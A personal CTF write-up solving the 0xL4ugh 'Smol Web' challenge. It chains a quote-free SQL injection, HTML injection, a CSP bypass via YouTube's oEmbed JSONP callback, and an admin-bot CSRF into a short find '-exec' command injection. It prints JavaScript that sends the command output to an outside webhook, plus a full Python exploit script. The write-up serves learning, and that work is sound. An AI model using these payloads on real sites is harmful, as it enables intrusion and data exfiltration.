Hello again! :)
Today was a good day. I played the 0xL4ugh CTF together with my boys from
Bits & Pieces, but none of us were ready for
the brutal difficulty of the web challenges.
(Over 1600+ teams, only 43 other teams solved the “Easy” challenge)
After roughly two hours of recon, no one had made any meaningful progress on any challenge- needless to say, our motivation was starting to deteriorate really hard but, as you will see, that’s often the exact moment when you need to double down and push forward. >:3
Because it is only through hardship that you ascend to the stars.
Per aspera ad astra! or, well- in our case, per aspera ad flag! :3
With that said, I’m proud to present (part of) my writeup for the web challenge that kept me awake for two nights straight.
Smol Web - 44 Solves
This challenge consisted of a flask application with a /readflagbinary binary that, guess what, needs to be executed to retrieve the flag- so… we need to obtain RCE somehow
Initial Analysis
The application has several endpoints:
/ratings- Displays products filtered by quantity parameter/report- Submit URLs for admin bot to visit/search- File search functionality (localhost only)/finder- File finder interface (localhost only)
Key Observations
1) SQL Injection(s)
The first blatant vulnerability that the eye can see is this SQL Injection in /ratings:
quantity = request.args.get("quantity", "") or '9'
if any(c in quantity for c in ("'", '"', "\")):
   quantity = 7
   flash("Warning: Suspicious characters detected...")
db = get_db()                                                                  #HERE!
sql = f"SELECT id, name, description, user_id FROM products WHERE quantity = {quantity}"
The quantity parameter had some basic filtering but still allows sqli since quotes aren’t needed for UNION attacks.
On top of that, upon asking the CEO of web challenges himself aka sebsrt for leads, I noticed that the SQLi didn’t stop there! In fact, one might see that the results of the first sqli are reused in this other query
user_q = f"SELECT id, name FROM users WHERE id = {r['user_id']}"
user_row = db.execute(user_q).fetchone()
user_name = user_row['name'] if user_row else "(unknown user)"
The user_name is then directly rendered in HTML without sanitization! That’s a straight up HTML Injection right there!
2) Content Security Policy
Now, having established that there is potential for HTML injection, we must face this bastard of a CSP.
csp = (
    "default-src 'self'; "
    "script-src 'self' https://cdn.tailwindcss.com https://www.youtube.com; "
    "style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://cdn.tailwindcss.com; "
    "font-src 'self' https://fonts.gstatic.com; "
    "img-src 'self' data:; "
    "child-src 'self' https://www.youtube.com; "
    "frame-src 'self' https://www.youtube.com; "
    "object-src 'none'; "
    "base-uri 'self'; "
    "form-action 'self';"
)
This absolute party pooper blocks almost every script- besides those that originate from https://www.youtube.com (since the page included a funny video of a stickman reminding me that I suffer from skill issue)
You will see how we can exploit this in our favor :D
3) Report System
@rating_app.route("/report", methods=["GET", "POST"])
def report_bug():
    message = None
    if request.method == "POST":
        url_to_visit = request.form.get("url", "")
        try:
            result = post("http://bot:3000/visit", json={"uri": url_to_visit}, timeout=12)
            message = result.text
        except subprocess.TimeoutExpired:
            message = "Admin Bot timed out before completing the visit. (12 sec limit)"
        except FileNotFoundError:
            message = "Error: Admin Bot script (admin_bot.js) not found. Check setup."
        except Exception as e:
            message = f"An unexpected error occurred during the bot execution: {e}"
    return render_template("report_page.html", message=message, admin_user_id="1" )
Apparently, we can make a bot visit internal links, which is great!
Unfortunately there is no output so we will need to figure out a way to exfiltrate the data
4) Command Injection
@rating_app.route('/search', methods=['POST'])
@localhost_only
def search():
    payload = str(request.form.get('search', ''))
    if not payload or len(payload) > 18:
        flash('Search term cannot be empty, or more than 18 chars!')
        return redirect(url_for('finder_index'))
    sanitized_payload = sanitize_input(payload)
    output = ""
    try:
        cmd = f"find {FILES_DIR} {sanitized_payload}"
        print(f"[DEBUG] Executing command: {cmd}")
        (...)
Wuzz that? Seems like the /search endpoint is suitable for obtaining command injection! But of course it’s protected by @localhost_only decorator, we have to make a POST to the endpoint and the payload is sanitized quite heavily…
def sanitize_input(payload):
    if payload is None:
        return ""
    s = str(payload)
    cmds = ['cc', 'gcc ', 'ex ', 'sleep ']

    if re.search(r"""[<>mhnpdvq$srl+%kowatf123456789'^@"\]""", s):
        return "Character Not Allowed"
    if any(cmd in s for cmd in cmds):
        return "Command Not Allowed"
    pattern = re.compile(r'([;&|$()[]<>])')
    escaped = pattern.sub(r'\\\1', s)
    return escaped
The Walkthrough
Step 1: Injecting HTML
After reading all of that- at least- you did read it did you?
Our priority was getting that HTML Injection in /ratings
Since quotes are blocked the only way we can inject strings is by using the CHAR() function in SQL, I had to implement this extra function to chain more CHAR() together since it has a limit
def to_char(s):
    chars = [str(ord(c)) for c in s]

    chunks = []
    for i in range(0, len(chars), 40):
        chunk = ",".join(chars[i:i+40])
        chunks.append(f"CHAR({chunk})")

    return "||".join(chunks)

meta_payload = f"0 UNION SELECT 1,'<script>alert(1)</script>'"
    char_payload = to_char(meta_payload)
    sqli_stage1 = f"0 UNION SELECT 1,2,3,{char_payload}"
This snippet basically encodes the payload for the second sqli in CHAR functions
0 UNION SELECT 1,'<script>alert(1)</script>'and we then inject this into the first sqli
0 UNION SELECT 1,2,3,{char_payload}Unfortunately our script won’t be executed as the CSP prevents it from running- shucks
At least we successfully injected HTML elements in the page :D

Step 2: CSP Bypass via YouTube JSONP
Now, take a deep breath imagine things from my point of view:
It’s 2am, you have to type quietly and you hear the walls talking about your skill issue. But then, all of a sudden, you managed to obtain HTML injection.
There were two possible ways to proceed:
- Make a meta refresh and make a csrf via an external page (triggering CORS errors)
- Find a way to bypass the csp
Since I was burned out- I decided to try both
I tried hosting an html page at jsfiddle that would redirect the bot
EXPLOIT.HTML
<iframe name="result" id="result" style="display:none;"></iframe>

<form id="csrf" method="POST" action="https://webhook.site/c1254a06-08fd-4212-a2c0-86eb7ab881c5" target="result">
    <input type="hidden" name="search" value="-exec /???????????????y">
</form>
Turns out that the first meta refresh worked perfectly, the bot was redirected correctly to my webhook / jsfiddle page, but then it gave me no output, so I abandoned that road.
I was about to transform into a werewolf and smash all the setup when- blink! This article came to my mind. It was PERFECT
https://www.youtube.com/oembed?callback=ARBITRARY_JS_HERESince the CSP allows script-src https://www.youtube.com, we can inject:

<script src="https://www.youtube.com/oembed?callback=alert(1337)"></script>This bypasses the CSP because:
- The script source is from an allowed domain (youtube.com)
- Our JavaScript code is passed as a URL parameter (not inline)
- YouTube’s JSONP endpoint executes our callback
And… Ta-dah ;D
Step 3: CSRF to Command Injection
It was now almost 3 am and I was able to spawn an alert.
I thought that I had most of the job done but I was dead wrong
I kept getting error messages from https://www.youtube.com/oembed since I have skill issues with writing pure js queries
even LLMs couldn’t write anything acceptable by the endpoint, so I had to constantly try to tweak and adjust whatever script the LLMs would generate
After half an hour of funk music and tweaking I managed to make a post and exfiltrate the output. I was IN
var xhr=new XMLHttpRequest();
xhr.open('POST','/search',true);
xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
xhr.onload=function(){
    var d=new DOMParser().parseFromString(xhr.responseText,'text/html');
    var output=d.querySelector('pre').textContent;
    location='WEBHOOK?response='+btoa(output)
};
xhr.send('search=');
//vibecoding sucks
This:
- Makes a POST request to
/search(bot has localhost access) - Parses the response HTML to extract command output
- Exfiltrates the response to our webhook via redirect
Since it was already around 4 am, I decided to get some sleep and set three alarms for 10 am- enough to rest, but not too much. There was still one last, crucial piece missing to complete the exploit.
Step 4: Command Injection
Finally awake, I started analyzing this um- peculiar- filter
def sanitize_input(payload):
    if payload is None:
        return ""
    s = str(payload)
    cmds = ['cc', 'gcc ', 'ex ', 'sleep ']

    if re.search(r"""[<>mhnpdvq$srl+%kowatf123456789'^@"\]""", s):
        return "Character Not Allowed"
    if any(cmd in s for cmd in cmds):
        return "Command Not Allowed"
    pattern = re.compile(r'([;&|$()[]<>])')
    escaped = pattern.sub(r'\\\1', s)
    return escaped
Notice that the payload would be appended here
cmd = f"find {FILES_DIR} {sanitized_payload}"
result = subprocess.run(cmd, shell=True, capture_output=True, text=True, timeout=5)
My first intuition was to use -exec to run the /readflagbinary, and thankfully gtfobins came in clutch with correct syntax for the command, which I kept getting wrong
I knew i was this 🤏 close to get the flag, but believe me I was hallucinating, it seemed like the binary had disappeared- every command that I injected either returned “No file found” or just didn’t return anything
But then, for- god knows whatever reason, I found it, a payload under 18 characters that could find and execute that damn binary
xhr.send('search=-exec /*e*b*y ;');It was now time to get revenge for priving me of good hours of sleep.
Step 5: FULL CHAIN
Let’s recap the exploit chain:
- Inject HTML:
meta_payload = f"0 UNION SELECT 1,'{xss_payload}'"
char_payload = to_char(meta_payload)
sqli_stage1 = f"0 UNION SELECT 1,2,3,{char_payload}"

url = f"{TARGET_URL}/ratings?quantity={sqli_stage1}"- Bypass the CSP:
callback_payload = "var xhr=new XMLHttpRequest();xhr.open('POST','/search',true);xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xhr.onload=function(){var d=new DOMParser().parseFromString(xhr.responseText,'text/html');var output=d.querySelector('pre').textContent;location='" + WEBHOOK + "?flag='+btoa(output)};xhr.send('search=-exec /*e*b*y ;');"
encoded_callback = urllib.parse.quote(callback_payload)
xss_payload = f'<script src="https://www.youtube.com/oembed?callback={encoded_callback}"></script>'- Report to admin bot: Since the challenge instance lasted for 15 minutes, I manually copied and pasted the payload in the
/reportendpoint, which makes the admin bot visit the HTML injected page, make a post to /search injecting-exec /*e*b*y ;and will exfiltrate the output to our webhook.
Full Exploit Code
import urllib.parse

TARGET_URL = "http://challenges4.ctf.sd:34783"
WEBHOOK = "https://webhook.site/249e1873-8d58-4d62-81a1-6dfbd801d6ff"

def to_char(s):
    """Convert string to SQL CHAR() with concatenation to avoid arg limit"""
    chars = [str(ord(c)) for c in s]

    chunks = []
    for i in range(0, len(chars), 40):
        chunk = ",".join(chars[i:i+40])
        chunks.append(f"CHAR({chunk})")

    return "||".join(chunks)

def xss_csp():
    callback_payload = (
        "var xhr=new XMLHttpRequest();"
        "xhr.open('POST','/search',true);"
        "xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');"
        "xhr.onload=function(){"
            "var d=new DOMParser().parseFromString(xhr.responseText,'text/html');"
            "var output=d.querySelector('pre').textContent;"
            "location='" + WEBHOOK + "?flag='+btoa(output)"
        "};"
        "xhr.send('search=-exec /*e*b*y ;');"
    )

    encoded_callback = urllib.parse.quote(callback_payload)

    xss_payload = f'<script src="https://www.youtube.com/oembed?callback={encoded_callback}"></script>'

    meta_payload = f"0 UNION SELECT 1,'{xss_payload}'"
    char_payload = to_char(meta_payload)
    sqli_stage1 = f"0 UNION SELECT 1,2,3,{char_payload}"

def main():
    xss_csp()

if __name__ == "__main__":
    main()
Flag
Finally, after about 8 total hours on this challenge, the stars aligned:



This brought my profile alone to a whopping 144th place over 1693 teams, which means that basically me and Shy (which flagged a misc challenge) are in the top 12% of the teams. Not bad!
Well, that's all! I hope you have a wonderful day!
Thank you for reading :) <3